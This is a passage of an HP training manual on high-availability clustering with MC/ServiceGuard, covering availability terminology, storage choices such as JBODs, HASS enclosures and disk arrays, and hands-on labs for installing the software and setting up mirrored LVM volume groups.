
If there is only one computer, there is an SPOF. Utilizing MC/ServiceGuard (or in some circumstances MC/Lockmanager), an HA cluster can be designed which allows other system(s) to provide a support environment for the applications and services. These additional nodes will require access to the disk drives and networks. The HA software *monitors* the health of the nodes and services, and takes appropriate action on failures.

This design should also facilitate the easy *movement* of applications between systems, allowing system upgrades (both hardware and OS software) to be performed with minimum planned downtime. (The downtime would just be the time taken to close the application on one system and restart it on the other.)

Depending on the shared disk technology, it is also possible to perform backups from the *second* system.

HIGH AVAILABILITY IS A DESIGN !

2–9. SLIDE: Reducing the Risk (Continued)



Reducing the Risk (Continued)

Backups
Upgrades

UPS ?
Training ?
Procedures ?
Documentation ?

Student Notes

An HA design aims to remove or allow for Single Points of Failure.

In an HA cluster, clients will access the services via the network. This is another SPOF that can be accommodated by the cluster software.


Using multiple LAN controller cards (LANICS), hubs, bridges and cabling etc., a system can switch rapidly to a *standby* LANIC without any perceived interruption by clients.

Applications and services can also be *linked* to network availability such that they will relocate to another system if such a standby is not available and the *monitored* network fails on this system.

- What about power supplies?
- What procedures are followed after a failure?
- Is the HA system documented?
- Operators and support personnel need training.

HIGH AVAILABILITY IS A DESIGN !

2–10. SLIDE: Terminology



Terminology

- **Availability**
- **Uptime**
  - 24 x 7
  - 24 x 6.75
  - 16 x 5
- **Downtime**
  - planned
  - unplanned
- **Outage**
- **Single Points of Failure (SPOFs)**

% Availability per Year (based on 24 x 7)	Time Unavailable per Year (based on 24 x 7)
99.999	5.4 minutes
99.99	52.8 minutes
99.95	4.4 hours
99.90	8.8 hours
99.86	12.3 hours
99.82	15.8 hours
99.73	24.0 hours
99	3.6 days
98	7.2 days
97	10.8 days
96	14.4 days
95	18.0 days

"***Availability***" measures ***uptime*** minus the ***unplanned downtime***
(unplanned downtime includes resource ***outages*** and other ***SPOFs***)

Student Notes

By common usage, uptime accounts for planned downtime. For some customers, there is no acceptable amount of downtime, so the availability is 24 x 7.

Downtime is another way of viewing system availability. People refer to planned downtime for such activities as backups, OS and application upgrades, and occasional repairs. Unplanned downtime occurs due to an unexpected event, such as a kernel panic or a hardware failure. If the system remains down until it is repaired, unplanned downtime can turn into a significant amount of time.


An outage occurs when the application is not available to the users. HA products attempt to reduce the number and length of outages by providing redundant hardware and rapid failover.

Availability usually ignores planned, or scheduled downtime. It is always expressed as a percentage.

These terms are often misused. Always make sure that all parties agree on the defined end result of an HA design.

HIGH AVAILABILITY IS A DESIGN !

2–11. SLIDE: High Availability Products



High Availability Products

Continuously Available Systems → Future Products
Campus, Metro, Continental Clusters

Highly Available Systems → MC/ServiceGuard
MC/LockManager
OnLine JFS
Process Resource Manager
ClusterView

Protected Data → MirrorDisk/UX & Hot Swap Enclosures
HP Disk Arrays/ EMC Disk Arrays
JFS

Reliable Systems
HP 9000 Systems
HP peripherals
HP-UX

Student Notes

Availability starts with reliable systems and peripherals. HP hardware quality and reliability is among the best in the industry.

HP-UX is a mature OS, and version 10 and 11 can use memory page deallocation to avoid double memory bit failures causing a system panic. Single errors are handled by ECC.

Data protection is in hardware and/or software. MirrorDisk/UX provides 2 or 3 way mirroring of data. Disk arrays also provide data protection while adding hot-swap and hot standby capabilities. JFS provides fast file system recovery.

Online JFS includes file system resizing, defragmentation, and *snapshot* backups with the files system still active.

The next level utilizes MC/ServiceGuard or MC/Lockmanager clustering software.

We will examine and compare some of these technologies. Remember, these are only PRODUCTS.

HIGH AVAILABILITY IS A DESIGN !

2–12. LAB: Installation of MC/ServiceGuard Software

Directions

The following exercise installs the MC/ServiceGuard software. The MC/ServiceGuard software needs to be installed on all nodes within the cluster.

1. List all existing software bundles on the system. Verify that MC/ServiceGuard is not installed. Use the **`swlist`** command and **`grep`** for **`'Service Guard'`**.

2. Run the Software Distributor **`swinstall`** command.

3. At the Specify Source window, accept the default host name and default depot name.

4. At the Software Selection window, select the MC/ServiceGuard product, EMS, and the MC/ServiceGuard Toolkits (NFS and Enterprise Cluster Master).

5. Once the software has been selected, go to the Action Menu and select Install (Analysis).

6. When the analysis phase completes, the status of the installation will change to **READY**. Select `OK` to continue with the installation.

7. When the installation phase completes, the status of the installation will change to **COMPLETE**. Select `Done` to exit the window.

8. Select `EXIT` from the File menu to exit Software Distributor.

Module 3 — Disk Technologies for High Availability

Objectives

Upon completion of this module, you will be able to:

- Describe the link technologies available for both mirror and RAID-array strategies.
- Describe and compare these highly-available disk technologies:


  XP256 disk arrays

  HP AutoRAID arrays

  High Availability disk arrays

  FibreChannel arrays
- Relate the performance characteristics of each technology choice.
- Establish and justify decision criteria for choice of technology and configuration.
- Select appropriate strategies to satisfy high availability requirements for file system level availability.

3–1. SLIDE: The Decision



The Decision

The Choices

- SANs (Storage Area Networks)
- Disk Arrays
- JBODs (Justa Bunch Of Disks)

The Issues

- Total capacity
- Cost
- Performance
- Ease of administration
- Redundancy and HA features
- Ease of repair
- Backup options
- Controller to disk distance

What are MY priorities ?


Student Notes

Disk technologies have been changing with new generation hardware available every nine to twelve months. Computer buyers may have trouble keeping up with the changes, let alone understand them. RAID technology in particular has become popular in the marketplace. RAID, an acronym for Redundant Arrays of Inexpensive Disks, was designed as an alternative to Single Large Expensive Disks (SLED) and are used on supercomputers and mainframes. There are always compromises to be made when choosing a disk technology, and the High Availability (HA) environment seems to be where much of the controversy exists. Computer buyers want a disk technology that provides the best availability for the least cost.

Data redundancy is necessary to prevent a single disk failure from causing an outage. There are two methods available for providing data redundancy: mirrored standalone disks and Disk Arrays with RAID protection in hardware. Each has advantages and disadvantages.

Today there are two main decisions that need to be made when configuring a high availability environment. The first is whether to implement Fibre Channel in a SANs (Storage Area Network) environment or use standard SCSI disk link technology. The second decision is whether to implement RAID and disk array or to use JBODs with MirrorDisk/UX.

3–2. SLIDE: Disk Technology Options



Disk Technology Options

Storage Area Network

Disk Arrays

HP AutoRAID

HP HA Disk Arrays

XP256 Disk Array

JBODs (Just a Bunch of Disks)

HP HA Storage Systems with MirrorDisk/UX


Student Notes

There are many options for configuring disk access in a high availability environment.

A popular solution for high-end customers with multi-gigabyte storage requirements or a large-scale data warehousing application is SANs (Storage Area Networks). The SANs environment moves the disks from being direct connect, server storage devices to being *network-connected*, *multi-system accessible* devices. Much like printers have moved to a network-based access method, so too have disks moved to a network-based access method.

Once the disk access method has been decided, the next decision is whether to employee RAID and disk arrays, or whether to use JBODs and MirrorDisk/UX. Here the choice is somewhat forced based upon the data capacity requirements. For example, if the need is for ten terrabytes (10,000 GB) of disk space, it is unlikely to be realized with JBODs. A more realistic solution would be XP256 disk array units.

3–3. SLIDE: HA Storage System for JBODs



HA Storage System for JBODs

- Storage System for JBODs
- Redundant Hardware Components
  - Dual Power Supplies
  - Dual Power cords
  - Dual Fans
  - Dual SCSI paths
- Need LVM MirrorDisk/UX
- Two SCSI controllers for performance and HA
- Transparent to Application

Student Notes


The most cost effective solution in an HA environment are the JBODs (Just a Bunch Of Disks). Hewlett Packard offers the JBOD solution in a hot pluggable storage cabinet known has the HASS (High Availability Storage Solution).

The hot plug HASS enclosures provide increased availability in two ways. First, the redundant hardware components, such as power supplies, fans, and power cords, prevent some failures from impacting the system.

Second, should a component failure occur, the hot plug capability of the redundant components and disk drives allows for component repair without shutting down the unit or system. The disk drives are easily accessible from the front of the cabinet, similar to RAID arrays. The disk storage modules are designed with the SCSI bus and connectors made so the bus is always terminated. The HASS does not have the problems of previous JBOD configurations that require extra long F/W SCSI cables, the removal of the chassis from the cabinet, and the removal of the cover before the individual disk mechanisms is replaced.

It is important to note however, that OS cooperation is still required when removing a disk module from the HASS, since the HASS itself does NOT provide any data protection or regeneration of data on a newly replaced disk module.

3–4. SLIDE: Sample HA Environment using HASS



Sample HA Environment using HASS

Student Notes

When using the HASS in an HA environment, one SCSI bus is used to access the primary disks, and the second SCSI bus is used to access the mirrored drives. By separating the primary and mirrored disks onto different SCSI busses, and then using HP's MirrorDisk/UX product to perform the mirroring of the data, a high level of availability is realized related to the data. The system can now survive any single-point-of-failure in the SCSI controller cards, SCSI cables, or SCSI disks.

A common mistake often made when cabling a HASS in an HA environment is forgetting to change the SCSI address of the SCSI controller on the second system. By default, HP ships all SCSI controllers with an address of 7. Since SCSI technology does not allow two devices on the same SCSI bus to have the same addresses (even SCSI controller cards), the address of one of the SCSI cards must be changed (usually to an address of 6).

Note that the HASS does not offer any hardware RAID capabilities.

The biggest disadvantage of using JBODs is that the total disk capacity is limited since each disk requires a SCSI target address. F/W SCSI has a maximum of 16 addresses. In a full HA system using clustering technology, each cluster node SCSI controller will take an address, limiting disk capacity even more.

3–5. LAB: LVM Mirrored Disk Configuration for an MC/ServiceGuard Environment

Directions

Configure a shared volume group on both nodes within the cluster.

Fill in the following information before starting the lab:

Volume group name: ______________________________

Physical volumes (device file names): ______________________________

Setting Up the Volume Group

1. List all existing volume groups on the system.

```
ll /dev/*/group
```

2. Make a directory for a new volume group.

```
mkdir /dev/vg01
```

3. Create a group file for the volume group.

```
mknod /dev/vg01/group c 64 0x010000
```

4. Prepare the disk to be used within the volume group.

```
pvcreate -f /dev/rdsk/c0t1d0
pvcreate -f /dev/rdsk/c1t2d0
```

5. Create the new volume group.

```
vgcreate /dev/vg01 /dev/dsk/c0t1d0 /dev/dsk/c1t2d0
```

Setting Up a Logical Volume for MC/ServiceGuard

1. Create the new logical volume.

   ```
   lvcreate -L 20 -n mcsg /dev/vg01
   ```

2. Mirror the new logical volume.

   ```
   lvextend -m 1 /dev/vg01/mcsg
   ```

3. Create a journaled file system on the logical volume.

   ```
   newfs -F vxfs /dev/vg01/rmcsg
   ```

4. Make a mount point directory.

   ```
   mkdir /mcsg_dir
   ```

5. Mount the file system to the mount point directory.

   ```
   mount /dev/vg01/mcsg /mcsg_dir
   ```

Importing LVM Configurations to a Second System

1. From the first system, export the LVM configuration information.

   ```
   vgexport -p -s -m /tmp/lvm_map /dev/vg01
   ```

NOTE: The following message is just a warning, you will notice that the map file is created anyway.

Warning: Volume group **vgname** is still active.

2. Transfer the map file over to the second system.

   ```
